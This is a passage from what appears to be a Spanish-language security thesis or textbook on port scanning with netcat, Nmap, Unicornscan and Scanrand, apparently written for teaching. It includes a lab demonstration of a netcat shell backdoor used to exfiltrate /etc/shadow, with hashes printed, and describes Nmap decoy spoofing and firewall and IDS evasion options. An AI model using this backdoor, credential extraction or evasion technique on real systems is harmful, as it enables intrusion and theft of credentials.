drwxr-xr-x 2 marcelo marcelo  4096 2007-01-27 16:32 exploits
drwxr-xr-x 2 marcelo marcelo  4096 2007-01-27 13:05 tools
pwd
/home/marcelo
hostname
ubuntu-server
uname -a
Linux ubuntu-server 2.6.15-51-server #1 SMP Tue Feb 12 17:12:18 UTC
2008 i686 GNU/Linux
(Ctrl+C)
marcelo@saturno:~$ nc 192.168.0.60 15679 > server_shadow
cat /etc/shadow
touch /tmp/.cerrar

(Ctrl+C)
marcelo@saturno:~$ nc 192.168.0.60 15679
(UNKNOWN) [192.168.0.60] 15679 (?) : Connection refused
marcelo@saturno:~$ cat server_shadow
root:*:13526:0:99999:7:::
daemon:*:13526:0:99999:7:::
bin:*:13526:0:99999:7:::
sys:*:13526:0:99999:7:::
sync:*:13526:0:99999:7:::
games:*:13526:0:99999:7:::
man:*:13526:0:99999:7:::
lp:*:13526:0:99999:7:::
mail:*:13526:0:99999:7:::
news:*:13526:0:99999:7:::
uucp:*:13526:0:99999:7:::
proxy:*:13526:0:99999:7:::
www-data:*:13526:0:99999:7:::
backup:*:13526:0:99999:7:::
list:*:13526:0:99999:7:::
irc:*:13526:0:99999:7:::
gnats:*:13526:0:99999:7:::
nobody:*:13526:0:99999:7:::
dhcp:!:13526:0:99999:7:::
syslog:!:13526:0:99999:7:::
klog:!:13526:0:99999:7:::
marcelo:$1$t03HQAhF$/CP/w2tw5Rn1DXrJP0eF21:13540:0:99999:7:::
sshd:!:13540:0:99999:7:::
ftp:!:13944:0:99999:7:::
marcelo@saturno:~$
```

Consola 21: Consola Remota vía Netcat. En negrita están los comandos tipeados por el cliente

En la Consola 21 se muestra otro ejemplo de uso de Netcat, esta vez

relacionado con la sencilla extracción de información remota de un equipo, como es el caso de una puerta trasera (*back door*). Primero se ejecuta en el servidor un *loop* (bucle) donde siempre se sirven conexiones (en este caso se poseen permisos de root) hasta que no exista el archivo /tmp/.cerrar. Luego, desde el nodo cliente, el usuario se conecta a dicho servidor y ejecuta diferentes comandos que son interpretados por /bin/sh.

Si bien posteriormente se finaliza la conexión con un Ctrl+C, gracias a que el netcat en el servidor se encuentra dentro de un bucle while (y a que sigue sin existir el archivo /tmp/.cerrar), el cliente se puede volver a conectar, esta vez redirigiendo la salida a un archivo. Así se obtiene el archivo de shadow[130] en el servidor. Por último se crea el archivo /tmp/.cerrar con el comando touch, y se verifica que la puerta trasera haya quedado cerrada.[131]

```
marcelo@saturno:~$ sudo nc -vv -z -p 80 192.168.0.30 21 53 79-82
ciclon [192.168.0.30] 21 (ftp) open
ciclon [192.168.0.30] 53 (domain) open
ciclon [192.168.0.30] 82 (?) : Connection refused
ciclon [192.168.0.30] 81 (?) : Connection refused
ciclon [192.168.0.30] 80 (www) : Connection refused
ciclon [192.168.0.30] 79 (finger) : Connection refused
 sent 0, rcvd 0
marcelo@saturno:~$ sudo nc -vv -z -p 80 192.168.0.30 21 53 79-82
 sent 0, rcvd 0
(Ctrl+C)
marcelo@saturno:~$ sudo nc -vv -z -p 80 -w 5 192.168.0.30 21 53 79-82
ciclon [192.168.0.30] 21 (ftp) open
ciclon [192.168.0.30] 53 (domain) open
ciclon [192.168.0.30] 82 (?) : Connection timed out
ciclon [192.168.0.30] 81 (?) : Connection timed out
ciclon [192.168.0.30] 80 (www) : Connection timed out
ciclon [192.168.0.30] 79 (finger) : Connection timed out
 sent 0, rcvd 0
marcelo@saturno:~$
```

Consola 22: Escaneo simple de puertos con Netcat

En esta última consola se muestra otra característica incorporada de netcat: el escaneo de puertos, por medio de la opción -z (por "*zero-I/O mode*" - Modo de entrada/salida cero). El primer ejemplo escanea los puertos destino 21, 53 y el rango 79 al 82 de la IP 192.168.0.30, fijando el puerto origen al 80 (ya que puede pasar por medio de algunos firewalls sin estado); la opción -vv hace que se

130 Archivo *shadow*: Archivo de contraseñas del sistema operativo, almacenado en forma de "función resumen" o *hash.* Es necesario poseer permisos de root para leerlo.

131 Si bien la puerta trasera quedó cerrada, a fines de conseguir mayor simplicidad en el ejemplo se han obviado pasos que dificultarían al administrador el rastreo de qué es lo que el atacante efectivamente hizo.

muestre más información por consola del progreso de la operación.

En el segundo ejemplo se intenta nuevamente con la misma IP, pero en este caso se puede apreciar qué sucede si el objetivo posee un firewall con políticas de DROP: Netcat queda "bloqueado" en un puerto filtrado esperando a que expire la conexión para pasar al siguiente. Para evitar esto se puede establecer el timeout con el parámetro -w, que en el tercer intento se estableció en 5 segundos.

Si bien es interesante la variedad de posibilidades que ofrece Netcat, es importante resaltar que los escaneos que realiza son del Tipo Connect, por lo que son los más "ruidosos" en cuanto al tráfico y logs generados.

6.2. Nmap – Más Opciones

Si bien en el capítulo anterior se describieron las diferentes maneras que un port scanner típicamente obtiene información del objetivo, Nmap en sí posee varias opciones y capacidades más que permiten ajustar y personalizar más el proceso de port scanning, o hacerlo más sencillo e intuitivo gracias a su interfaz gráfica.

6.2.1. Decoys (o "Señuelos")

Nmap permite hacer el port scanning agregándole "señuelos" al proceso, es decir, **haciendo que parezca para el destino que el portscan proviene de diferentes IPs además de la del atacante**. Esto lo logra haciendo *spoofing* de una o varias IPs (como en el Idle Scan), y generando tráfico como si varios escaneos de puertos se hicieran al mismo tiempo desde diferentes lugares.

Si bien esta táctica puede confundir al objetivo en la identificación del origen del portscan, la dirección IP donde se ejecuta Nmap debe ser incluída, ya que de otra manera Nmap no podría obtener resultados. Además, es importante que los hosts que realmente utilizan las IPs falsificadas existan y estén activos, ya que de otra forma el escaneo dejaría más evidencia indicando el origen del portscan; puede verse uno de los motivos en los ARP requests que hace el objetivo en la Captura 15, producto de la ejecución de Nmap que se muestra en la Consola 23.

Una opción adicional que se ve en la misma es que es posible indicarle a Nmap en qué orden ubicar el portscan real (no falsificando la IP de origen),

ubicando “ME” en la lista de decoys. De lo contrario la ubicación será aleatoria.

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -v -sS -D
192.168.0.100,192.168.0.20,ME 192.168.0.30 -p 21,22,80

Starting Nmap 4.60 ( http://nmap.org ) at 2008-04-07 22:53 ART
Initiating ARP Ping Scan at 22:53
Scanning 192.168.0.30 [1 port]
Completed ARP Ping Scan at 22:53, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:53
Scanning ciclon (192.168.0.30) [3 ports]
Discovered open port 21/tcp on 192.168.0.30
Discovered open port 22/tcp on 192.168.0.30
Completed SYN Stealth Scan at 22:53, 2.33s elapsed (3 total ports)
Host ciclon (192.168.0.30) appears to be up ... good.
Interesting ports on ciclon (192.168.0.30):
PORT   STATE    SERVICE
21/tcp open     ftp
22/tcp open     ssh
80/tcp filtered http
MAC Address: 00:0C:29:E1:A2:26 (VMware)

Read data files from: /home/marcelo/src/nmap/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.870 seconds
           Raw packets sent: 22 (966B) | Rcvd: 3 (130B)
marcelo@saturno:~/src/nmap/bin$
```

Consola 23: Portscan en Nmap con Decoys

En la Captura 15, donde se puede apreciar un escaneo con Decoys, interactúan los siguientes hosts:

A) Origen Nmap: IP 192.168.0.2 – MAC address: 00:17:31:96:5b:1f
B) IP Falsificada 1: 192.168.0.100 – MAC address: 00:0c:29:90:2a:2d
C) IP Falsificada 2: 192.168.0.20 – MAC address: 00:0c:29:86:12:a3
D) Host Objetivo: 192.168.0.30 – MAC address: 00:0c:29:e1:a2:26

Lo interesante es que como se detalló en el Idle Scan (página 51), todo host que recibe un SYN+ACK devuelve un RST al origen. Nmap, aún cuando el SYN+ACK le es útil y suficiente para determinar que el puerto está abierto, simula el comportamiento que adopta el resto de los hosts cuyas IPs fueron falsificadas (paquetes 23 y 29), es decir, envía un RST también. Como principal desventaja al habilitar esta opción en un portscan se puede mencionar la lentitud que conlleva.

En negrita se indican algunos puntos interesantes de la captura, como el spoofing y las peticiones ARP contestadas por el host “original”.

```
[...]
Paquete Nro: 3 - Tiempo: 0.069578
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (D)
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 4 - Tiempo: 0.075830
Mac Origen: 00:0c:29:e1:a2:26 (D) -> Mac Destino: ff:ff:ff:ff:ff:ff
IP Origen: 00:0c:29:e1:a2:26 (D) -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.100?  Tell 192.168.0.30
[...]
Paquete Nro: 6 - Tiempo: 0.077145
Mac Origen: 00:0c:29:90:2a:2d (B) -> Mac Destino: 00:0c:29:e1:a2:26 (D)
IP Origen: 00:0c:29:90:2a:2d (B) -> IP Destino: 00:0c:29:e1:a2:26 (D)
Protocolo: ARP
Descripción: 192.168.0.100 is at 00:0c:29:90:2a:2d (B)
[...]
Paquete Nro: 8 - Tiempo: 0.078565
Mac Origen: 00:0c:29:e1:a2:26 (D) -> Mac Destino: 00:0c:29:90:2a:2d (B)
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.100:42855
Protocolo: TCP
Descripción: 22 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
[...]
Paquete Nro: 10 - Tiempo: 0.080503
Mac Origen: 00:0c:29:90:2a:2d (B) -> Mac Destino: 00:0c:29:e1:a2:26 (D)
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [RST] Seq=1 Len=0
[...]
Paquete Nro: 21 - Tiempo: 0.087726
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (D)
IP Origen: 192.168.0.2:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 22 - Tiempo: 0.088046
Mac Origen: 00:0c:29:e1:a2:26 (D) -> Mac Destino: 00:17:31:96:5b:1f (A)
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.2:42855
Protocolo: TCP
Descripción: 22 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 23 - Tiempo: 0.088068
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (D)
IP Origen: 192.168.0.2:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [RST] Seq=1 Len=0
[...]
```

Captura 15: Captura de un Syn Scan con Decoys

6.2.2. Evitando Firewalls

Nmap brinda además algunas opciones que permiten evitar el filtrado de firewalls [NMAP_FWEV], como por ejemplo los "sin estado" o *stateless*, mal configurados, o simplemente débiles:

- **Fragmentar los paquetes** que se envían: La opción "-f" o "--mtu" hace que Nmap fragmente los paquetes IP en múltiplos de 8, haciendo caso omiso del MTU que posea configurada la interfaz de red. El primer parámetro sirve para fragmentar en offsets de 8 ("-f") o 16 bytes ("-f -f"), y el segundo para elegir un valor personalizado (por ejemplo, "--mtu 24"), siempre en múltiplos de 8. Sin embargo, es importante aclarar que algunos firewalls actuales e IDSs directamente filtran el contenido muy fragmentado, ya que es una técnica de evasión muy difundida; los resultados pueden variar.

- **Utilización de un puerto origen fijo**: Si la red objetivo posee un firewall sin estado o mal configurado, es muy probable que deje ingresar a la LAN o DMZ[132] las peticiones de cualquier IP y el puerto TCP de origen 80 por ejemplo, ya que es uno de los tipos de tráfico más comunes (el Web). La opción "--source-port <nro_de_puerto>" o "-g <nro_de_puerto>" obliga a que Nmap utilice un puerto origen fijo en todo el escaneo, para tratar de filtrarse por estos "huecos". La desventaja está en que impide la paralelización del escaneo, y por lo tanto será más lento. Por el lado de UDP, como es un protocolo sin estado, y DNS es un protocolo que se maneja típicamente sobre él, es muy útil combinar esta opción con el parámetro 53; así se puede simular ante el firewall que el mensaje proviene de un Servidor DNS y pasar el escaneo UDP por él.

- **Configuración del esquema de temporización a utilizar**: Si bien Nmap posee muchas opciones para configurar al máximo los *timers* a utilizar en el portscan, existen también plantillas, esquemas o *templates* predefinidos de antemano, gracias a la opción "-T <plantilla>" o "-Tnúmero", donde el parámetro puede ser:
  0. **paranoid** ("paranoico"): Es la configuración de escaneo más lenta y conservadora posible. Escanea los puertos en serie, y espera por 5 minutos entre *probes*. Evita en teoría la gran mayoría de los IDSs.
  1. **sneaky** ("cauteloso"): Espera por 15 segundos entre *probes*, y también

132 Ver Glosario: DMZ: Zona Desmilitarizada, pág. 192.

realiza el escaneo en serie. Es un balance entre velocidad y posibilidades de evitar IDSs.

2. **polite** ("educado"): Este modo es útil si la red es poco confiable y tiene muchas caídas, o tiene poco ancho de banda; Nmap espera por 0,4 segundos entre probes, que también son en serie.
3. **normal**: Es el modo por defecto, que además incluye la paralelización de los *probes*.
4. **aggresive** ("agresivo"): Espera por 10 milisegundos entre probes; es conveniente por sobre el modo normal si se posee una buena conexión de red.
5. **insane** ("insano"): Sólo sirve si se dispone de una excelente conexión y se prefiere sacrificar precisión en pos de velocidad, ya que sólo espera por 5 milisegundos entre *probes*.

De todas formas, cabe resaltar que el tiempo entre *probes* no es el único parámetro que configura automáticamente el template elegido, sino que cada uno es una combinación de "--max-rtt-timeout", "--initial-rtt-timeout", "--max-retries", "--host-timeout", etc.

- **Aleatorizar los hosts a escanear**: Si se está escaneando una red con muchos hosts, es más probable que pase desapercibido un scan "lento" y aleatorio en el sentido de los hosts a enviar los *probes*. La opción "--randomize-hosts" activa esta característica.

6.2.3. Interfaz Gráfica - Zenmap

Desde la versión 4.50 (Diciembre de 2007), Nmap incluye Zenmap, una interfaz gráfica multiplataforma, renovada y mejorada con respecto a la anterior (NmapFE), con la gran mayoría de opciones de consola disponibles también desde la interfaz misma. Esto permite en primera instancia que usuarios no expertos puedan experimentar sin conocer previamente las opciones de la consola. Además, facilita el guardado de informes de escaneos previos, combinar y comparar varios resultados, hacer varios escaneos al mismo tiempo y crear perfiles completos de escaneo.




Ilustración 7: Captura de Pantalla de Zenmap haciendo 2 escaneos a la vez

6.2.4. Motor de Scripting:

También en la versión 4.50, Nmap incorporó otra característica que lo hace mucho más poderoso y que fue desarrollada durante largo tiempo: el NSE [NMAP_NSE] (*Nmap Scripting Engine* – Motor de Scripting de Nmap).

Básicamente consiste en la posibilidad de implementar scripts[133] o fragmentos de código funcionales que amplían las capacidades incluídas en el software, con diferentes objetivos, como por ejemplo:

- **Proceso de descubrimiento de Red**: Dado el caso, si se escanea una URL, se puede buscar automáticamente en bases de datos públicas por información útil.
- **Detección de Versiones más poderosa**: Como se vio anteriormente, si

133 Ver Glosario: Script, pág. 194.

bien el fingerprinting basado en expresiones regulares es poderoso, no siempre obtiene toda la información posible, como sucede con el protocolo SMB y NFS. Un script en el NSE puede recabar más información en este caso o en otros.

- **Detección y Explotación de Vulnerabilidades**: Si un aviso de seguridad se publica y se dispone de la prueba de concepto, con un script en Nmap se puede hacer un rápido chequeo del estado de muchos hosts con respecto a esta vulnerabilidad. Lo mismo sucede con la explotación de vulnerabilidades, seguramente de importancia para los *penetration testers*.

Nmap incluye en su distribución por defecto varios scripts listos para ejecutarse, y ya que están basados en el lenguaje LUA[134], son de muy sencilla lectura, análisis y modificación. Por ejemplo, uno de estos comprueba si un servicio FTP permite login del usuario "*anonymous*", como se puede ver en la Consola 24; por su parte, el código fuente se incluyó en la Consola 25.

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap --script=./anonFTP.nse -v
-sS -p 21 192.168.0.100

Starting Nmap 4.60 ( http://nmap.org ) at 2008-04-09 21:31 ART
Initiating ARP Ping Scan at 21:31
Scanning 192.168.0.100 [1 port]
Completed ARP Ping Scan at 21:31, 0.02s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:31
Scanning tsunami (192.168.0.100) [1 port]
Discovered open port 21/tcp on 192.168.0.100
Completed SYN Stealth Scan at 21:31, 0.02s elapsed (1 total ports)
SCRIPT ENGINE: Initiating script scanning.
Initiating SCRIPT ENGINE at 21:31
Completed SCRIPT ENGINE at 21:31, 4.73s elapsed
Host tsunami (192.168.0.100) appears to be up ... good.
Interesting ports on tsunami (192.168.0.100):
PORT   STATE SERVICE
21/tcp open  ftp
|_ Anonymous FTP: FTP: Anonymous login allowed
MAC Address: 00:0C:29:90:2A:2D (VMware)

Read data files from: /home/marcelo/src/nmap/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.383 seconds
           Raw packets sent: 2 (86B) | Rcvd: 2 (86B)
marcelo@saturno:~/src/nmap/bin$
```

Consola 24: Ejemplo de un script NSE en ejecución

Además de implementar el motor del lenguaje, NSE incluye una API o biblioteca con las funciones y protocolos más comunes para que los scripts puedan reutilizar código y sean lo más sencillos posibles. Hasta el momento, sólo

134 Sitio Web del lenguaje LUA: http://www.lua.org

dos tipos de scripts son soportados:

- **Por servicio**: Se ejecutan cada vez que un puerto abierto es detectado, y su salida se muestra en la fila respectiva de dicho servicio en el informe de Nmap; hay disponibles varios scripts que detectan ciertos servicios con más precisión o con mayor información.
- **Por host**: Son ejecutados por host a escanear, ya que pueden estar asociados a tareas con el nombre de dominio, situación dentro de la Red destino y su firewall, IP, etc.

```
id="Anonymous FTP"
description="Checks to see if a FTP server allows anonymous logins"
author = "Eddie Bell <ejlbell@gmail.com>"
license = "See nmaps COPYING for licence"
categories = {"intrusive"}
require "shortport"
portrule = shortport.port_or_service(21, "ftp")

action = function(host, port)
     local socket = nmap.new_socket()
     local result
     local status = true
     local isAnon = false

     local err_catch = function()
          socket:close()
     end

     local try = nmap.new_try(err_catch())

     socket:set_timeout(5000)
     try(socket:connect(host.ip, port.number, port.protocol))
     try(socket:send("USER anonymous\r\n"))
     try(socket:send("PASS IEUser@\r\n"))

        while status do
          status, result = socket:receive_lines(1);
          if string.match(result, "^230") then
                    isAnon = true
                    break
          end
     end

     socket:close()

     if(isAnon) then
          return "FTP: Anonymous login allowed"
     end
end
```

Consola 25: Fuente del Script para NSE que detecta si un Servidor FTP acepta login anónimo

6.3. Unicornscan

Los desarrolladores de Unicornscan lo definen como un *framework*[135] distribuido de Estímulo/Respuesta utilizando como medio la red, por lo que no sólo es un port scanner. Se distribuye bajo la licencia GPL v2, y su objetivo es implementar un stack TCP/IP distribuido en modo usuario[136]. Está diseñado para ser "escalable, preciso, flexible y eficiente"[137], que no es lo mismo que "solamente ser rápido".

Algunas de sus características más importantes son:

- Escaneo TCP asincrónico sin estado, con todas las combinaciones de banderas TCP.
- *Banner Grabbing* TCP asincrónico, sin estado.
- Escaneo asincrónico UDP de protocolos específicos (envía lo suficiente en el payload UDP para obtener una respuesta).
- Identificación activa y pasiva del Sistema Operativo y aplicaciones, analizando las respuestas.
- Log y Filtrado de archivos PCAP[138]
- Salida a Bases de Datos relacionales para posterior análisis.
- Soporte de módulos personalizados (ya que provee una API).
- Vistas personalizadas de conjuntos de datos.
- Mide el caudal (o "*throughput*") de entrada/salida de la red en paquetes por segundo (PPS).

Su arquitectura está basada en procesos (no hilos[139]), y una muestra del mismo en funcionamiento se encuentra en la Ilustración 8 [UNICORN_DEFCON], donde se puede ver un Port Scan distribuído.

135 Ver Glosario: Framework, pág. 192.

136 El software en "modo usuario" es aquel que es ejecutado por el SO como un proceso más del usuario, y bajo sus privilegios, a diferencia de los procesos o módulos que se ejecutan en el "modo núcleo" (o *kernel*). Ver: http://en.wikipedia.org/wiki/Kernel_mode

137 Sitio del Proyecto Unicornscan: http://www.unicornscan.org/

138 Pcap es la librería más popular para captura y almacenamiento de paquetes de red; la mayoría de sniffers, scanners y analizadores de red lo utilizan. Ver: http://en.wikipedia.org/wiki/Pcap

139 Ver Glosario: Hilos (Threads), pág. 193.




Ilustración 8: Esquema de Procesos Distribuídos Enviadores/Receptores de Unicornscan

En principio, con los componentes separados se puede apreciar la mayor independencia y potencial escalabilidad, hasta el punto de poder construir un cluster[140] de nodos como portscanner, analizadores de red, o lo que se necesite (recordar el comportamiento "estímulo/respuesta" de Unicornscan). Para esto es necesario implementar el manejo TCP por sí mismo, dejando de lado el del núcleo del Sistema Operativo donde se ejecute.

Los componentes principales son tres:

- "*Master Control*": Es un único proceso que tiene el control de todas las operaciones, qué se debe enviar, quién lo debe hacer, mantiene los estados de las conexiones, las respuestas, etc. En resumen, implementa la lógica global de la ejecución del programa.
- *Unisend*: Es un proceso que sólo se encarga de enviar paquetes por la red. Puede haber varias instancias de ellos en un momento determinado.
- *Unilisten*: Es el proceso que sólo se encarga de escuchar por respuestas, y devolverlas al *Master Control*.

Unicornscan, para lograr escalabilidad y velocidad, utiliza el mismo método de manejo asincrónico y sin estado de conexiones TCP ("SYN *cookies* inverso") que el siguiente port scanner, Scanrand.

140 Cluster: Conjunto de computadoras que trabajan en grupo y actúan como un nodo único e indivisible, en pos de lograr un objetivo sumando el recurso de cada uno de sus componentes. Ver: http://en.wikipedia.org/wiki/Computer_cluster

```
marcelo@saturno:~/src/unicornscan/bin$ sudo ./unicornscan -v ciclon
adding 192.168.0.30/32 mode `TCPscan' ports `7,9,11,13,18,19,21-
23,25,37,39,42,49,50,53,65,67-70,79-81,88,98,100,105-107,109-
111,113,118,119,123,129,135,137-139,[...]' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a
little longer than 8 Seconds
sender statistics 294.4 pps with 338 packets sent total
listener statistics 8 packets recieved 0 packets droped and 0 interface
drops
TCP open                  ftp[   21]         from 192.168.0.30  ttl 64
TCP open                  ssh[   22]         from 192.168.0.30  ttl 64
TCP open               domain[   53]         from 192.168.0.30  ttl 64
marcelo@saturno:~/src/unicornscan/bin$
```

Consola 26: Escaneo de puertos con Unicornscan

6.4. Scanrand

Este portscanner está incluído en una "*suite*" de herramientas de seguridad llamada "Paketto Keiretsu"[141], desarrollada por Dan Kaminsky. Tiene como primer y más importante objetivo hacer su trabajo **lo más rápido posible;** además, posee un diseño parecido al de Unicornscan (aunque éste es posterior). La diferencia principal reside en que Scanrand no posee un proceso de control maestro (no lo necesita, ya que sólo es un Port Scanner), y no crea N procesos "enviadores" o *senders*.

En su meta de alcanzar el máximo rendimiento en un escaneo, esta herramienta innovó en algunos aspectos. Por ejemplo, al implementar un proceso que sólo envíe mensajes y otro que sólo los reciba sin comunicarse entre sí; y también al implementar y mejorar, en un proceso de espacio del usuario, parte de la máquina finita de estados de TCP[142].

Para esto su autor, Dan Kaminksy, desarrolló la técnica del "Inverted SYN Cookie", o SYN Cookie Inverso, que intenta aplicar la técnica de las SYN Cookies[143] pero del lado del cliente (quien realiza el portscan).

A grandes rasgos [SANS_SCANRAND], Scanrand funciona de la siguiente manera:

I. Crea un proceso "enviador" (*sender*) y el proceso principal se convierte en "recibidor" o "escuchador" (*listener* o *receiver*). Genera un número "clave" o "semilla" (*seed*), aleatorio por defecto, que se utilizará en toda la

141 URL: http://www.doxpara.com/

142 Para ver la FSM (*Finite State Machine* – Máquina de Estados Finitos) de TCP, ir al Anexo A.

ejecución del programa.

II. Al proceso enviador sólo le dice qué hosts y puertos debe escanear, enviándole también la clave a utilizar.

III. Éste sólo envía los SYNs a los destinos correspondientes y termina, pero utilizando como ISN[144] el resultado de la siguiente fórmula[145]:

ISN=Truncar (HMAC-SHA-1 ((IPOrig+IPDest+PtoOrig+PtoDest), Clave), 32bits)

Donde HMAC es un algoritmo para generar un código de autenticación del mensaje[146]. Ya que en un escaneo habrá sólo una única combinación de estos cinco parámetros, **cada ISN generado por esta fórmula es único**, y podría considerárselo un *hash*[147]. Este valor es lo que se llama "SYN Cookie", y es inverso porque se lo calcula en el cliente y no en el servidor.

IV. El proceso que escucha por respuestas lo hace en modo promiscuo (es por esto que para ejecutar Scanrand es necesario tener los privilegios adecuados). Por cada paquete que recibe o "captura" el host, Scanrand se encarga de verificar que esté dirigido a él, ya que puede que el mismo sea producto del escaneo o no (otro tráfico del host). La única información que utiliza para hacerlo es el paquete recibido en sí y la clave generada al comienzo.

V. El método de verificación consiste en:

1. Capturar un paquete dirigido al host.
2. El paquete pertenece a Scanrand si:
   a. El payload IP contiene un paquete del protocolo ICMP, o

143 La técnica de las SYN Cookies fue desarrollada en 1996 como respuesta a los ataques de "inundación de SYNs" (SYN *floods*). Consiste en que el SO, teniendo procesos en modo LISTEN, no reserve recursos propios cuando recibe un SYN, sino descartarlo, y devolver el SYN+ACK al cliente con una firma unívoca en el número de secuencia inicial TCP. Dicha firma es el resultado de cierta información del SYN original, aplicada a una función de dispersión (*hash*). Al recibir el ACK correspondiente, el SO puede identificar si corresponde a una conexión válida o no, verificando una posible firma en el campo Número de ACK TCP. Ver: http://en.wikipedia.org/wiki/Syn_cookies, http://en.wikipedia.org/wiki/SYN_flood

144 Para ver qué es un ISN, ir a la página 69.

145 En dicha fórmula, el símbolo "+" significa concatenación. Scanrand la trunca a 32 bits (HMAC-SHA-1 genera un hash de 160 bits) para que pueda ser almacenada en el campo SEQ del encabezado TCP. Hay que tener en cuenta esto reduce la efectividad del algoritmo SHA-1.

146 Para más información sobre HMAC, ver: http://en.wikipedia.org/wiki/Hmac

147 Ver Glosario: Hash, pág. 193.

b. Es TCP y el flag de SYN+ACK activado, o

c. Es TCP y el flag RST+ACK están activados, o

d. Es TCP y el flag RST está activado.

e. En caso contrario, pasar al siguiente paquete capturado (Ir a 1).

3. Obtener el Número de ACK del campo TCP y restarle 1. Este valor es igual al ISN que recibió el destino. **ISN2 = ACK-1.**

